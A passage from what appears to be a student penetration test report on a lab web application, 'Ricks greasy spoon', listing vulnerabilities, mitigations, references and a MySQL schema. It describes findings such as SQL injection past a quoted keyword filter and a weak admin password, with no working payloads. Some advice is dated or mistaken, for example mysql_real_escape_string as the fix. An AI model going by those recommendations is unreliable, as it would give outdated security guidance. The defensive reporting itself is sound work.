- HttpOnly Flag – By adding the HTTPOnly flag it will ensure that client-side scripts do not have access to the cookie, meaning it can only be accessed by the server. In doing this the applications resistance to Cross-Site Scripting is greatly increased. Adding this flag will also help with the reversible cookie vulnerability as it decreases the chance of the cookie being stolen.
- Cookie Expiry – By adding a cookie expiry it ensures that cookies are not stored for longer than they are required. By setting a cookie to time out after a set amount of time, the web application will become more secure.

3.2.6 Directory Browsing Vulnerability

3.2.6.1 Vulnerability

During section 2.3.2, it was noted that various extensions used on the web application contained an index of various files and folders, this is what's known as directory browsing. Directory browsing is particularly dangerous as it allows for content on the server to be viewed, potentially revealing sensitive information.

3.2.6.2 Mitigation

To mitigate this vulnerability the webserver must be told to not display and list the directories, by communicating this to the server these directories can no longer be browsed to, this is done by changing

the configuration files on Apache. Once the configuration has been changed, the directories will no longer be listed, and a malicious user will not be able to access them as easily.

3.2.7 User Enumeration Vulnerability

3.2.7.1 Vulnerability

Throughout the assessment various test took place on the login system, one of these tests, discussed in section 2.5.3 attempted to login to the web application using incorrect credentials. Due to the unsuccessful login with the incorrect credentials, a "username not found" message appears on the screen, this can be seen in figure AD.




Figure AD - Username not found

However, when a correct username is put in alongside an incorrect password no such message appears, this allows for a user enumeration vulnerability to be present. This means that a malicious user could potentially discover the usernames for the users of this site simply by trying various words and names until the "username not found" message does not appear. With the username for an account discovered a brute force attack could then be aimed at the password field to gain access to that account. Only having to brute force the password field after successfully finding a username will drastically decrease the time taken for the brute force attack to be successful, compared to if the attack had to check every possibility on both fields.

3.2.7.2 Mitigation

One mitigation for this vulnerability would be to make a more general error message, for example instead of using the "username not found" message the application could use a message that says "Username or Password is incorrect", this message should then be consistent across all unsuccessful logins regardless if one of the credentials are correct. In doing this a brute force attack would take far longer to be successful, giving the administrators of the website more time to act against the attack.

3.2.8 Unlimited Login Attempts

3.2.8.1 Vulnerability

On the login page for the web application, a test was run to discover if the webpage had any limitations on how many times a user could input incorrect credentials before being timed out, this test is discussed in section 2.5.3. The test revealed that after ten unsuccessful logins there is no consequence to the user, this leaves the website extremely vulnerable to brute force attacks as one could take place without any interruption.

3.2.8.2 Mitigation

One way to mitigate this vulnerability would be to create a limit on the amount of login attempts a user can have before putting the user in a timeout state, for example, if a user was to input incorrect credentials three times the user would be timed out for two minutes forcing them to wait until their next login attempt, once the two minutes expire if the user was to once again input the incorrect credentials they could then be placed in a longer timeout.

This timeout method could also be used on a per account basis rather than from where the login attempts are coming from. For example, if a user was to input the correct username but an incorrect password continued to be entered the same time out method would be applied but this time the number linked to that users account could receive a verification code they would have to input to the web application to confirm it is them attempting to login.

Additionally, a common method of verification is a CAPTCHA, a CAPTCHA is a program that is commonly used on websites to distinguish if the user is a human or a machine. If the web application uses a CAPTCHA on the login page it would drastically reduce the chances of the application being brute forced as an automated brute forcing tool would no longer work.

3.2.9 No HTTPS Vulnerability

3.2.9.1 Vulnerability

When using the web application, it was found to be only using HTTP rather than HTTPS, the application should change to a standard of HTTPS rather than HTTP. The lack of HTTPS means that all data being sent through the web application is not secure.

3.2.9.2 Mitigation

HTTP and HTTPS are almost identical in protocols, the only difference is HTTPS adds an additional layer of security. The web application should be configured to enforce the use of HTTPS over HTTP. To do this an SSL certificate should be obtained from a certificate authority, once this certificate has been obtained any URLs used should be changed from HTTP to HTTPS and any redirect links on the application should also be changed to the HTTPS standard.

3.2.10 File upload vulnerability

3.2.10.1 Vulnerability

During section 2.8.4 it was shown that a user can customise their profile picture on their account, however while the file upload can detect when an incorrect file type is being uploaded as shown in figure AA, it does not verify that the file being uploaded is a legitimate image.

This is a major security flaw for the web application as it allows for a malicious user to potentially create and upload a file containing malicious code directly to the web application that could be executed at any time. This file upload could also infect the site with malware leaving the application in an even more vulnerable state. Malware on the application could potentially lead to critical files being deleted, overwritten or corrupted, if this were to happen the web application would no longer function as intended and would be in an unusable state.

3.2.10.2 Mitigation

The application's source code makes good use at only allowing specific file types with a whitelist and files of certain sizes however, more could be done to ensure a file with malicious code is not uploaded. One thing that could be done to prevent this vulnerability is to have a file scanned for malware before upload, this could be done through anti-virus software. Additionally, other websites could be used to scan files before upload, one such website is VirusTotal. VirusTotal will generate a report of the uploaded file to determine if it is malicious or not, providing various details of the uploaded file will allow the administrators to see if the file can be trusted or not. In figure AE part of the report from VirusTotal can be seen, the report generated is based on the shell.jpg used in section 2.8.4. The report confirms that the shell.jpg file is a file containing text and not a true jpeg file.




Figure AE- TotalVirus results

3.2.11 Cross Site Request Forgery Vulnerability

3.2.11.1 Vulnerability

Cross-Site Request Forgery can be used to trick a user into changing their credentials thereby locking them out of their account. This is done by using unauthorized commands to trick the web application into thinking the request is coming from a different source. For example, if a malicious user could get a normal user to click on a link through a phishing email prompting them to reset their password due to their account being compromised. If the user clicks on this link this would then allow the malicious user to run unauthorized requests.

Another reason this vulnerability is particularly dangerous is that if a malicious user managed to trick the administrative user into accepting that link the real administrator would be locked out of their account and the malicious user would have full access to the site.

3.2.11.2 Mitigation

The best way to mitigate this vulnerability would be by using tokens. By using dynamically generated tokens over the standard cookies the application uses, it would be made more difficult for a malicious user to exploit this vulnerability.

Additionally, users should ensure that once they are finished using the web application they log out of their accounts and that passwords should not be saved on any websites the user doesn't trust. It is also advised any links that a user receives via email are not clicked on and instead the user visits the site directly to deal with any issue, this is to ensure they access the correct site.

3.2.12 PHP Information Disclosure Vulnerability

3.2.12.1 Vulnerability

Within the web application a webpage can be found at http://192.168.1.20/phpinfo.php, this page reveals sensitive information about the website such as various software and system versions along with the configurations of the application. Due to the sensitivity of this information, there is no need for this information to be available to the public and it should not be displayed on a webpage, if a malicious user was to discover this information they would know exactly what the application is using and would easily be able to search for any vulnerabilities associated with the versions of the software used.

3.2.12.2 Mitigation

While a critical vulnerability the mitigation is simple, all that must be done is to remove the phpinfo.php file from the application's root folder. In doing this only authorized users with access to the file will be able to access it. For an extra layer of security, this file could be encrypted further ensuring only those with authorized access can view this file.

3.2.13 SQL Injection Vulnerability

3.2.13.1 Vulnerability

During the investigation of the web application, it was discovered that SQL injection is possible on both the main login page and the admin login page. As seen in section 2.5.4 this allowed for successful login as other users without the use of any correct credentials.

3.2.13.2 Mitigation

While the web application attempts to tackle this vulnerability in source code using the filter "$username= str_replace(array("1=1", "2=2", "SELECT","select","'b'= 'b'","2 =2","3=3"), "", $username);". This is not enough, as seen in throughout the report SQL injection is still possible by simply working around the filtered credentials.

Due to the major severity of this vulnerability much more suitable mitigation is needed rather than filtering specific terms, one mitigation that could be used is to update the code to use "$username =mysql_real_escape_string()". Using this function will ensure that any characters relating to SQL injection are stripped from the input additionally, extra steps should also be taken to further remove characters unnecessary to the web application such as "#" and "%" as it will further reduce any attempts to use these characters maliciously.

The current filtration method to prevent SQL injection is not sustainable due to the almost infinite possibilities, that can be used such as "5=5", "100=100", "500=500", etc.

3.2.14 Hidden Guessable Folder Vulnerability

3.2.14.1 Vulnerability

During section 2.2.6 a dirb scan took place, this scan reveals a hidden folder called "xcache", by browsing to http://192.168.1.20/xcache/ a file called sqlcm.bak can be viewed. This file contains the backup information for SQL injection countermeasures, this can be seen in figure AF. If a malicious user was to discover this file, they would be able to see the measures taken by the application to prevent cross site scripting. This would then allow a malicious user to work around these measures allowing them to successfully use SQL injection against the application.




Figure AF- sqlm.bak

3.2.14.2 Mitigation

A simple way to mitigate this issue would be to have only verified users access this file. To do this the hidden folder must be configured so that only authorized users can see the folder, a password could also be added to the folder further ensuring only an authorized user can access the contents of the folder.

3.2.15 Brute Forcible Admin Password

3.2.15.1 Vulnerability

During section 2.8.3 the admin password for the application was discovered, the password used by the administrative account is "beloved". Due to the password being used have a low character count as well as it is a common word that can be found in the dictionary it makes the password extremely simple and easy to brute force.

The password “beloved” was placed in the website https://haveibeenpwned.com/Passwords, this was done to see if the password has been compromised in any previous data breach. The results from “have I been pwned” show the password has been compromised and has been seen at least 18,186 previous times as shown in figure AG.




Figure AG- haveibeenpwned "beloved" results

Additionally, due to “beloved” being a common word that can be found in the English dictionary it can also be found in various word lists, for example “beloved” will turn up on any word lists that include the English dictionary and with the password confirmed to have been previously breached it could potentially show up in word lists that use previous passwords found in data breaches. A common word list used to brute force accounts is rockyou.txt, the word “beloved” also appears in this word list.

3.2.15.2 Mitigation

As previously covered in section 3.2.8 the best way to stop a brute force attack would be with a CAPTCHA or with a timeout method however, further steps could be taken to mitigate this issue. One step that could be taken is to change the administrative password to something more complex, for example thinking of it as a passphrase rather than a password can greatly increase the complexity of the password. Thinking of it as a passphrase can increase the character count of the password making it far harder and longer to brute force, it is recommended that when creating a passphrase it is personal to the user to make it more memorable, for example, lyrics from a user's favorite song or an event in the users life like "thenumber10busisalwayslate".

However, it is also a common trend for a user to reuse the same password on multiple accounts, so even if they have a strong password the security of their password is greatly reduced when spread across multiple sites. For this it is always recommended that a new password is used for every new account made however due to it being common for the average person to have multiple accounts remembering all these passwords can become an issue on its own which is why password reuse is so high. In order to mitigate password reuse and thereby increase password security is to use a password manager. A password manager would allow a user to store all their passwords in one place, only having to remember a master password to access all other passwords. Additionally, password managers such as LastPass also come with password generators allowing the user to generate truly random and complex passwords for websites allowing for strong and complex passwords to be created for each account while only having to memorize the one master password.

Furthermore, the application could add two-factor authentication to the application. Adding two factor authentications would require for the user to input a unique code into the application or approve access via a third-party app such as Microsoft Authenticator. While this would not prevent the details of the account from being discovered it would allow the user to discover someone other than them is trying to login giving them time to go into their account and change their credentials.

3.2.16 Generic Issues

3.2.16.1 Vulnerability

The web application also faces numerous generic vulnerabilities that greatly impact the applications security.

The generic vulnerabilities are as follows

- X-powered-by header – This is an HTTP response header that reveals what kind of server a web application is running on, for the "Ricks greasy spoon" web application this header reports PHP/5.4.7.
- Anti-clickjacking X-Frame-Options – Currently on the web application the anti-clickjacking header is not present, this leaves the application vulnerable to an attack called clickjacking. Clickjacking is an attack where a malicious user can hide transparent layers onto buttons on a webpage, if a user was to click on a button that contained one of these layers the user would click the fake layer rather than the real button. In doing this the user can then be routed to wherever the malicious user wants potentially to an identical looking site that the malicious user owns in order to get the user to unknowingly input sensitive information.
- X-XSS-Protection header – The X-XSS-Protection header is not defined, by not having this header defined the website is vulnerable to cross site scripting attacks.

- X-Content-Type-Options header – The content type options header is not set, this allows for the browser to render the content of the web application different from that of the MIME type. A MIME type is used to define the nature and format of a document.
- GET Apache mod_negotiation – GET Apache mod_negotiation is enabled with MultiViews on the web application. This allows for brute force attacks to easily take place on the web application allowing file names to be discovered.
- Shellshock – The webserver was found to be vulnerable to the Shellshock vulnerability, this vulnerability allows for a malicious user to gain untheorized access through bash.
- TRACE HTTP TRACE – The TRACE HTTP TRACE method is active on the web application, this allows for a user to see what data is being received from the server. This leaves the web application vulnerable to a cross site tracing attack, this attack could allow a malicious user to steal other users' credentials.
- PHPmyadmin – The PHPmyadmin login page is visible to the public, this is an extremely dangerous vulnerability as it gives anyone who browses to the page a chance to login. If a malicious user was to find this page and successfully login, they would have access to the applications database as well as the management side of it. If this were to happen it would be a massive data breach for the application, the credentials and sensitive information such as addresses of every user including the administrator would be compromised.

3.2.16.2 Mitigation

- X-powered-by header – Due to the header reporting the PHP version a malicious user could then research the version the web application is using in order to discover any exploits that could be used against the website. In order to mitigate this vulnerability, the header can simply be disabled however, the header can also be manipulated into displaying false information. By displaying false information, a malicious user would be thrown off when attempting to exploit the application.
- Anti-clickjacking X-Frame-Options – While this vulnerability is extremely dangerous the mitigation is extremely simple. To mitigate this vulnerability the anti-clickjacking HTTP header must be enabled, it is highly recommended that the header is enabled to prevent clickjacking attacks.
- X-XSS-Protection header – It is recommended that the X-XSS-Protection header is defined for the web application, with this header defined it will help prevent cross site scripting attacks on the application. The header helps prevent these attacks by preventing a page from loading if it detects an attack has taken place.
- X-Content-Type-Options header – By not having the having this header defined a nonstandard file type could be executable code. In order to mitigate this issue, it is recommended that the header is defined so that MIME standards are used.
- GET Apache mod_negotiation – To mitigate this issue it is recommended that GET Apache mod_negotiation is disabled, in file names cannot be brute forced.
- Shellshock – While this vulnerability is extremely dangerous it can be mitigated by simply updating the Apache version on the server. For any application all software/services must be kept up to date, this is so that all software/services have received the latest security patches.
- TRACE HTTP TRACE – In order to mitigate this vulnerability to help protect the application from cross site tracing, it is recommended that the method is disabled. In disabling the TRACE HTTP

TRACE method, a malicious user will no longer be able to see the information being sent to the server.

- PHPmyadmin – In order to mitigate this issue, it is recommended that the page is not available to all users. This page should instead require the admin account to be logged in before the page is viewable.

3.3 GENERAL DISCUSSION

Overall, the "Ricks greasy spoon" web application was found to have multiple vulnerabilities of varying severity. Using the OWASP web application penetration testing methodology these vulnerabilities were discovered using various tools and techniques.

With multiple vulnerabilities discovered some are more critical to the security of the web application than others, for example, three critical vulnerabilities that pose a major threat to the security of the application and its users these are:

- SQL injection
- Unlimited Login attempts
- Cross Site request forgery

These vulnerabilities pose a major risk to all the users of the application as they allow for various ways for a malicious user to gain access to any account on the application, these vulnerabilities should be fixed first.

Additionally, weak passwords were found throughout the application including on the admin account. To mitigate this the administrative password should be changed to something more complex as soon as possible and the web application should do more to encourage the use of stronger passwords such as a higher minimum character count.

The various other vulnerabilities and their mitigations are also detailed within the report, it is strongly advised that any mitigations listed are implemented to the web application and that all software/services are always on the latest update. In doing this it will ensure the web application as secure as possible.

4 FUTURE WORK

Within this report is various countermeasures to the vulnerabilities discovered, these countermeasures were given for the client to improve the security of their web application, once these improvements and countermeasures have been implemented in the web application a second test could be conducted. A second test would allow for the client to fully see the extent of how the recommendations have improved the security of the application, as well as highlighting any new vulnerabilities that may have appeared during the applications update. This second test would follow the same OWASP web application penetration testing methodology so a fair comparison can be made between the two tests.

While the work conducted during the investigation took place purely on the web application, future work could be conducted to exploit social engineering techniques. For example, a phishing campaign could be run in to see how employees would react and if this would allow access to the admin accounts.

5 REFERENCES

Anon., 2000. *Robotstxt.* [Online]
Available at: https://www.robotstxt.org/robotstxt.html
[Accessed 2 Nov 2020].

National Vulnerability Database, 2018. *OpenSSL Version 1.0.1c Vulnerabilities.* [Online]
Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/
[Accessed 5 Dec 2020].

OWASP.org, 2016. *OWASP Testing Guide v4 Table of Contents - OWASP.* [Online]
Available at: https://wiki.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
[Accessed 25 Oct 2020].

OWASP.org, 2020. *OWASP top 10.* [Online]
Available at: https://owasp.org/www-project-top-ten/
[Accessed 10 Dec 2020].

OWASP.org, n.d. *OWASP HTTP only.* [Online]
Available at: https://owasp.org/www-community/HttpOnly
[Accessed 20 Nov 2020].

PLOVER. *Common Weakness Enumeration.* [Online]
Available at: http://cwe.mitre.org/data/definitions/352.html

QCHQ, 2016. *CyberChef.* [Online]
Available at: https://gchq.github.io/CyberChef/
[Accessed 13 Nov 2020].

6 REFERENCES UNIT 2

Aptive, 2017. *Local File Inclusion (LFI) — Web Application Penetration Testing.* [Online]
Available at: https://medium.com/@Aptive/local-file-inclusion-lfi-web-application-penetration-testing-cc9dc8dd3601
[Accessed 2 January 2021].

Balaji, 2010. *Cookie Attributes and their Importance.* [Online]
Available at: https://www.paladion.net/blogs/cookie-attributes-and-their-importance
[Accessed 3 January 2021].

Burns, E. J., 2019. *Common password list (rockyou.txt).* [Online]
Available at: https://www.kaggle.com/wjburns/common-password-list-rockyoutxt
[Accessed 10 January 2021].

Cloudflare, n.d. *What is an SSL Certificate?.* [Online]
Available at: https://www.cloudflare.com/learning/ssl/what-is-an-ssl-certificate/
[Accessed 6 January 2021].

Lambalgen, M. v., 2018. *What all Developers need to know about: Cookie Security.* [Online]
Available at: https://techblog.topdesk.com/security/cookie-security/
[Accessed 30 December 2020].

Mozilla, 2021. *MIME types.* [Online]
Available at: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types
[Accessed 10 January 2021].

NCSC, 2018. *Password administration for system owners.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach#tip5-password-collection
[Accessed 29 December 2020].

OWASP, n.d. *Clickjacking.* [Online]
Available at: https://owasp.org/www-community/attacks/Clickjacking
[Accessed 8 January 2021].

OWASP, n.d. *Code review guide.* [Online]
Available at: https://owasp.org/www-pdf-archive/OWASP_Code_Review_Guide_v2.pdf
[Accessed 27 dECEMBER 2020].

OWASP, n.d. *Cross Site Request Forgery.* [Online]
Available at: https://owasp.org/www-community/attacks/csrf
[Accessed 4 January 2021].

OWASP, n.d. *HttpOnly.* [Online]
Available at: https://owasp.org/www-community/HttpOnly
[Accessed 7 January 2021].

php, n.d. *mysql_real_escape_string.* [Online]
Available at: https://www.php.net/manual/en/function.mysql-real-escape-string.php
[Accessed 9 January 2021].

rawb, 2018. *What does "x-powered by" mean?.* [Online]
Available at: https://stackoverflow.com/questions/33580671/what-does-x-powered-by-mean
[Accessed 6 January 2021].

OWASP, n.d. *Code Review Guide.* [Online]
Available at: https://owasp.org/www-pdf-archive/OWASP_Code_Review_Guide_v2.pdf
[Accessed 28 December 2020].

APPENDICES

APPENDIX A – DATABASE SCHEMA

```
-- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)
--
-- Host: localhost    Database: greasy
-- ------------------------------------------------------
-- Server version 5.5.27

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE,
SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(20) NOT NULL,
  `price` int(11) NOT NULL,
  `deleted` tinyint(4) NOT NULL DEFAULT '0',
  `image` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`),
  UNIQUE KEY `id` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=7 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `order_details`
--

DROP TABLE IF EXISTS `order_details`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `order_details` (
```

```
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `order_id` int(11) NOT NULL,
  `item_id` int(11) NOT NULL,
  `quantity` int(11) NOT NULL,
  `price` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `id` (`id`),
  KEY `item_id` (`item_id`),
  KEY `order_id` (`order_id`),
  CONSTRAINT `order_details_ibfk_1` FOREIGN KEY (`item_id`)
REFERENCES `items` (`id`),
  CONSTRAINT `order_details_ibfk_2` FOREIGN KEY (`order_id`)
REFERENCES `orders` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=41 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `orders`
--

DROP TABLE IF EXISTS `orders`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `orders` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `customer_id` int(11) NOT NULL,
  `address` varchar(300) NOT NULL,
  `description` varchar(300) NOT NULL,
  `date` datetime NOT NULL,
  `payment_type` varchar(16) NOT NULL DEFAULT 'Wallet',
  `total` int(11) NOT NULL,
  `status` varchar(25) NOT NULL DEFAULT 'Yet to be delivered',
  `deleted` tinyint(4) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  UNIQUE KEY `id` (`id`),
  KEY `customer_id` (`customer_id`),
  CONSTRAINT `orders_ibfk_1` FOREIGN KEY (`customer_id`) REFERENCES
`users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=24 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `ticket_details`
--

DROP TABLE IF EXISTS `ticket_details`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `ticket_details` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `ticket_id` int(11) NOT NULL,
  `user_id` int(11) NOT NULL,
```

```
  `description` varchar(1000) NOT NULL,
  `date` datetime DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `ticket_id` (`ticket_id`),
  KEY `user_id` (`user_id`),
  CONSTRAINT `ticket_details_ibfk_1` FOREIGN KEY (`ticket_id`)
REFERENCES `tickets` (`id`),
  CONSTRAINT `ticket_details_ibfk_2` FOREIGN KEY (`user_id`)
REFERENCES `users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=600 DEFAULT CHARSET=latin1;
